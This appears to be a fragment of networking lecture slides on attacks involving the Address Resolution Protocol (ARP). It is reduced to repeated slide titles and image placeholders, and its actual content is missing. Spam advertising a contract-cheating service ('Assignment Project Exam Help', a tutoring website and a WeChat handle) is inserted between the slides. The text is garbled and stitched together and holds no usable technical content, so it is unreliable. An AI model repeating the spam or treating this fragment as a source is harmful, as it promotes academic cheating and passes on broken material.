 - Attacks?

Assignment Project Exam Help


<https://tutorcs.com>

WeChat: cstutorcs


Address Resolution Protocol (ARP)




Address Resolution Protocol (ARP)




Address Resolution Protocol (ARP)




Address Resolution Protocol (ARP)



